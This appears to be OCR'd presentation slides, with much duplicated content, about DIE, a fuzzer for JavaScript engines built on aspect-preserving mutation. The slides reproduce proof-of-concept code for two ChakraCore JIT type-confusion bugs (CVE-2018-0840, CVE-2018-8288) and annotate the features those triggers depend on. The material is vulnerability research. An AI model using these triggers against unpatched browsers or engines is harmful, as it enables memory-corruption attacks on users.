
(a) CVE-2018-0840
(e.g., input corpus)

```
function opt(arr, obj) {
  arr[0] = 1.1;
  obj.x;
  arr[0] = 2.3023e-320;
}
function main() {
  let arr = [1.1, 2.2, 3.3];
  for (let i = 0; i < 0x10000; i++){
      opt(arr, {});
  }
  let get = Map.prototype.get;
  Map.prototype.get = function (key) {
    Map.prototype.get = get;
    arr[0] = {};
    return this.get(key);
  }
  opt(arr, Intl);
  print(arr[0]);
}
main();
```

(b) CVE-2018-8288
(e.g., output test case)

Motivating example

- Special conditions are necessary to discover new bug from old ones
  - Newly introduced code



```
function opt(arr, obj) {
  arr[0] = 1.1;
  typeof(arr[obj]);
  arr[0] = 2.3023e-320;
}
function main() {
  let arr = [1.1, 2.2, 3.3];
  for (let i = 0; i < 0x10000; i++){
      opt(arr, {});
  }
  opt(arr, {toString: () => {
      arr[0] = {};
      throw 1;
  }});



  print(arr[0]);
}
main();
```


```
function opt(arr, obj) {
  arr[0] = 1.1;
  obj.x;
  arr[0] = 2.3023e-320;
}
function main() {
  let arr = [1.1, 2.2, 3.3];
  for (let i = 0; i < 0x10000; i++){
      opt(arr, {});
  }
  let get = Map.prototype.get;
  Map.prototype.get = function (key) {
    Map.prototype.get = get;
    arr[0] = {};
    return this.get(key);
  }
  opt(arr, Intl);
  print(arr[0]);
}
main();
```

(a) CVE-2018-0840
(e.g., input corpus)

(b) CVE-2018-8288
(e.g., output test case)

Aspects

- Key features that guide to discover new bugs, which are embedded in the Proof-of-Concept of existing bugs



Assign float values to an array and order of the instructions
Type confusion

```
function opt(arr, obj) {
  arr[0] = 1.1;
  typeof(arr[obj]);
  arr[0] = 2.3023e-320;
}
function main() {
  let arr = [1.1, 2.2, 3.3];
  for (let i = 0; i < 0x10000; i++){
      opt(arr, {});
  }
  opt(arr, {toString: () => {
      arr[0] = {};
      throw 1;
  }});



  print(arr[0]);
}
main();
```

CVE-2018-0840

Aspects

- Key features that guide to discover new bugs, which are embedded in the Proof-of-Concept of existing bugs




```
function opt(arr, obj) {
  arr[0] = 1.1;
  typeof(arr[obj]);
  arr[0] = 2.3023e-320;
}
function main() {
  let arr = [1.1, 2.2, 3.3];
  for (let i = 0; i < 0x10000; i++){
      opt(arr, {});
  }
  opt(arr, {toString: () => {
      arr[0] = {};
      throw 1;
  }});



  print(arr[0]);
}
main();
```

Assign float values to an array and order of the instructions
For loop to invoke JIT compiler

CVE-2018-0840

Aspects

- Key features that guide to discover new bugs, which are embedded in the Proof-of-Concept of existing bugs



```
function opt(arr, obj) {
  arr[0] = 1.1;
  typeof(arr[obj]);
  arr[0] = 2.3023e-320;
}
function main() {
  let arr = [1.1, 2.2, 3.3];
  for (let i = 0; i < 0x10000; i++){
      opt(arr, {});
  }
  opt(arr, {toString: () => {
      arr[0] = {};
      throw 1;
  }});



  print(arr[0]);
}
main();
```

Assign float values to an array and order of the instructions

For loop to invoke JIT compiler


Arrow function to assign object value to the same array

CVE-2018-0840


Our solution:

DIE: Fuzzing JS engine with generation and Aspect-preserving mutation

DIE overview



Preprocessing for typed-AST



Type Analysis: dynamic analysis


- Execute instrumented corpus

Corpus

```
recordType()
var n = 3
recordType()
var array = new Array(n)
recordType()
```

Type Analysis: dynamic analysis


- Execute instrumented corpus



```
recordType()
var n = 3
recordType()
var array = new Array(n)
recordType()
```

Type Analysis: dynamic analysis

